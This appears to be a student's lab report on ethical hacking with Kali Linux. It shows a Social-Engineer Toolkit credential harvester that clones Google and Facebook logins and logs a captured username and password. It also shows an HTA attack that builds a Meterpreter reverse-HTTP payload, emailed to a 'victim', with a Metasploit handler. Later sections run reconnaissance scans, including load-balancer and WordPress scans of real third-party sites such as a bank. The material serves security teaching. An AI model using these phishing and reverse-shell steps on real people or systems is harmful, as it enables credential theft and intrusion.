
```
--(kali㉿kali)-[~]
$ nano fake_google.html

--(kali㉿kali)-[~]
$ ls
Desktop    fake_google.html      metasploitable2.nmap  'New Graph (2).mtgl'  Public          Templates
Documents  harshita.txt        metasploitable2.xml   Pictures          toolkit         Videos
Downloads  metasploitable2.gnmap  Music            profiles.csv       subdomains.github.txt

--(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```



5. Captured Victim Credentials:

- When the victim entered their details, I successfully captured their credentials in the SET terminal.

```
set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.231.129 - - [16/Oct/2024 11:06:30] "GET / HTTP/1.1" 200 -
192.168.231.129 - - [16/Oct/2024 11:06:31] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1B
BaURUWmlRSQxE2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=also
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnComin=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abc1212@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=abc@122
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Step 3: HTA Web Attack Method

1. Selected HTA Web Attack Method:

- In SET, I chose **Option 1** (Social Engineering Attacks) and **Option 2** (Website Attack Vectors). Then, I selected the **HTA Web Attack Method**.

```
The HTA Attack method will allow you to clone a site and perform Windows-based PowerShell exploitation through the browser

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>7 ■
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack> 2
```

```
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: no
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.231.129]: clone:http://www.facebook.com
set:webattack> This is not an IP address. Are you using a hostname? [y/n] : y
[*] Roger that ghostrider. Using hostnames moving forward (hostnames are 1337, nice job).. 
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...
```

2. Payload Creation:

- Created a malicious payload and sent it to the victim via email.

3. Established Reverse Session:

- Once the victim downloaded and executed the payload, a reverse session was initiated, providing access to the victim's system.

```
set:webattack>2
[-] Registered Stream: https://www.facebook.com/login.php
[-] SET supports both HTTP and HTTPS ports
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.231.129]:
```

```
set:webattack>2
[-] Streams: https://www.facebook.com/login.php
[-] SET supports both HTTP and HTTPS ports
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.231.129]: 192.168.231.129
Enter the port for the reverse payload [443]:
```

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.231.129]: 192.168.231.129
Enter the port for the reverse payload [443]: 444
Select the payload you want to deliver:

 1. Meterpreter Reverse HTTPS
 2. Meterpreter Reverse HTTP
 3. Meterpreter Reverse TCP Stream
 4. Meterpreter Reverse Raw Socket Transports

Enter the payload number [1-3]: 2
[*] Generating powershell injection code and x86 downgrade attack...
[*] Reverse_HTTP takes a few seconds to calculate..One moment ..
```

```
set:webattack>2
[-] SET supports both HTTP and HTTPS duration
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set:IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.231.129]: 192.168.231.129
Enter the port for the reverse payload [443]: 444
Select the payload you want to deliver:

 1. Meterpreter Reverse HTTPS
 2. Meterpreter Reverse HTTP Extension
 3. Meterpreter Reverse TCP Zend Extension

Enter the payload number [1-3]: 2
[*] Generating powershell injection code and x86 downgrade attack ...
[*] Reverse_HTTP takes a few seconds to calculate..One moment..
Error: One or more options failed to validate: LPORT.
[*] Embedding HTA attack vector and PowerShell injection ...
[*] Automatically starting Apache for you ...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
[*] Starting the Metasploit Framework console ... -
```

```
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reversehttp  
[-] The value specified for payload is not valid.  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http  
payload => windows/meterpreter/reverse_http  
msf6 exploit(multi/handler) > set LHOST 192.168.231.129  
LHOST => 192.168.231.129  
msf6 exploit(multi/handler) > set LPORT 443  
LPORT => 443  
msf6 exploit(multi/handler) > exploit -j
```

Observations:

- During the **Credential Harvester Attack**, it was evident that phishing techniques can easily deceive users into providing sensitive information.

- The **HTA Web Attack Method** demonstrated how a seemingly harmless file could create a remote session with the attacker's machine.

PRACTICAL NO : 6

Aim: Practical on Exploiting Web-based applications

1. Reconnaissance and Identification of Web applications

Run the following commands to make sure that your Kali Linux distribution is up to date.

- a) sudo apt update
 - b) sudo apt upgrade
 - c) sudo apt dist-upgrade

The process of waf detection can be automated using nmap script http-waf-detect.nse as

```
└$ sudo apt-get update
[sudo] password for kali:
Hit:1 https://packages.sury.org/php buster InRelease
Get:2 https://dl.google.com/linux/deb stable InRelease [1,825 B]
Get:3 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:5 https://dl.google.com/linux/chrome/deb stable/main amd64 Packages [1,082 B]
Get:6 https://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.6 MB]
Get:7 https://kali.download/kali kali-rolling/contrib amd64 Packages [121 kB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [294 kB]
Get:9 https://kali.download/kali kali-rolling/non-free amd64 Packages [226 kB]
Get:10 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [914 kB]
Fetched 66.6 MB in 17s (3,912 kB/s)
Reading package lists... Done

└[kali㉿kali:~]─[$ sudo nmap -vv -p 80 --script http-waf-detect www.testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 01:04 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:04
Completed NSE at 01:04, 0.00s elapsed
Initiating Ping Scan at 01:04
Scanning www.testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 01:04, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:04
Completed Parallel DNS resolution of 1 host. at 01:04, 0.36s elapsed
Initiating SYN Stealth Scan at 01:04
Scanning www.testfire.net (65.61.137.117) [1 port]
Completed SYN Stealth Scan at 01:04, 0.23s elapsed (1 total ports)
NSE: Script scanning 65.61.137.117.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:04
Completed NSE at 01:04, 0.00s elapsed
Nmap scan report for www.testfire.net (65.61.137.117)
Host is up, received reset ttl 128 (0.0012s latency).
Scanned at 2023-12-14 01:04:39 EST for 0s

PORT      STATE     SERVICE REASON
80/tcp    filtered  http    no-response

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:04
Completed NSE at 01:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
          Raw packets sent: 6 (240B) | Rcvd: 1 (40B)
```

shown
below:

Then we will run the python tool WAFW00F to perform the identification and fingerprinting of a Web Application Firewall. In this case we will check the firewall of www.hdfcbank.com

Then we will use a Load Balancing Detector on www.hdfcbank.com

```
(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.hdfcbank.com has address 104.17.6.56
www.hdfcbank.com has address 104.16.36.67

Checking for HTTP-Loadbalancing [Server]:
cloudflare
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 06:06:20, 06:06:20, 06:06:21, 06:06:21, 06:06:21,
06:06:21, 06:06:21, 06:06:22, 06:06:22, 06:06:22, 06:06:22, 06:06:22, 06:06:22,
06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23

Checking for HTTP-Loadbalancing [Diff]: FOUND
< Expires: Thu, 14 Dec 2023 07:06:23 GMT
> Expires: Thu, 14 Dec 2023 07:06:24 GMT
< CF-RAY: 835442b7dbe91bd6-BOM
> CF-RAY: 835442b81d988489-BOM

www.hdfcbank.com does Load-balancing. Found via Methods: DNS HTTP[Diff]
```

After that, we will perform a WordPress scan on blogs.overandall.com to check for any WordPress vulnerabilities that we can exploit

```
(kali㉿kali)-[~]
$ sudo wpscan --url blogs.overandall.com
[!] No config backups found.


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Dec 14 01:10:49 2023
[+] Requests Done: 139
[+] Cached Requests: 39
[+] Data Sent: 36.982 KB
[+] Data Received: 54.97 KB
[+] Memory used: 259.383 MB
[+] Elapsed time: 00:00:09



(kali㉿kali)-[~]
$
```




Then we will use the OWASP directory buster to brute force our way through the target website to get the websites directory structure. To use the OWASP directory buster, you can use the following steps. Here our target website will be “www.testfire.net:80/”.


To start dirbuster just type ‘**sudo dirbuster**’ in command line





Then we will add a list which is already present. Follow the below steps:







Instead of php enter html in file extension.



File Options About Help

http://testfire.net:80/

Scan Information \ Results - List View: Dirs: 8 Files: 10 \ Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
index.jsp	200	155
login.jsp	200	155
feedback.jsp	200	155
subscribe.jsp	200	155
survey_questions.jsp	200	155
status_check.jsp	200	155
swagger	???	???
search.jsp	200	7160
admin	302	127
bank	302	127
con	200	185

Current speed: 39 requests/sec (Select and right click for more options)

Average speed: (T) 32, (C) 34 requests/sec

Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 39228/2550547 Change

Time To Finish: 20:31:02

Back Pause Stop Report //pearlharbor/

DirBuster Stopped

2. Mirroring a website from the command line


Here we will use HTTRACK, which is an open-source web-crawler that can completely clone a website along with all its directories and its overall file structure. Since this tool is not a part of Kali Linux, we will have to install it.

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt install httrack
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
httrack is already the newest version (3.49.4-1).
The following packages were automatically installed and are no longer required:
  libmongocrypt0 libncurses5 libtexluajit2 libtinfo5 lua-lpeg python3-cryptography
  python3-rx python3-texttable
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 713 not upgraded.

```

Then we will copy our target website www.testfire.net by using this tool and will save it on our machine under the directory ‘hehehe’



3. Now will use Burp Suite to perform reconnaissance and exploits.

We can access it in the start window of Kali Linux since it comes pre-installed.

Next, we will create a temporary project.

